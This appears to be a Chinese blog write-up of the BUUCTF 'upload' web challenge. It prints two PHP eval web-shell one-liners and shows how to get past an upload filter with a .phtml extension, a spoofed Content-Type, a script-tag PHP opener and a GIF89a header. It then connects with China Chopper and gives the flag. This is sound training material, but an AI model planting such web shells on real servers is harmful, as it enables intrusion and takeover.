Buuctf 极客大挑战 upload

原创

Dexret 于 2021-12-07 16:48:07 发布 2185 收藏
分类专栏： buuctf Web 文章标签： 安全 php web安全 buuctf web

打开该靶机，为一个上传图片的网站

尝试了一下上传php文件改Content-Type，.htaccess以及ini文件，都不能成功


百度了一下还有一种文件名后缀可以绕过

> .phtml文件告诉网络服务器，这些文件是由服务器生成的**带有动态内容的html文件**，就像浏览器中的.php文件表现一样。 因此，在高效使用中，您应该体验到.phtml与.php文件没有任何区别。 这是一个文件ext，一些人用了一段时间来表示它是PHP生成的HTML。

修改shell.php为shell.phtml，内容为:

```
<?php @eval($_POST['X']);?>
```

在上传过程中需要将Content-Type修改为image/png




上传成功后发现该题还查看了文件内的内容，并进行过滤，将<?过滤掉了

那么我们可以换一个思路，利用script去替换<?

```
<script language='php'>@eval($_POST['x']);</script>
```

再次上传该文件尝试一下




发现还是不行，再次百度一下，发现应该是需要加一个图片头文件去进行欺骗上传


在文件上添加GIF89a，git头文件尝试一下

在上传时修改Content-Type：image/gif

上传成功，尝试连接一下上传的文件



连接成功，利用中国菜刀去连接该网站服务器



在目录下找到flag文件，打开该文件

成功得到该题的flag

```
flag{8bc72362-c17c-458f-a4a7-24a04ba84eff}
```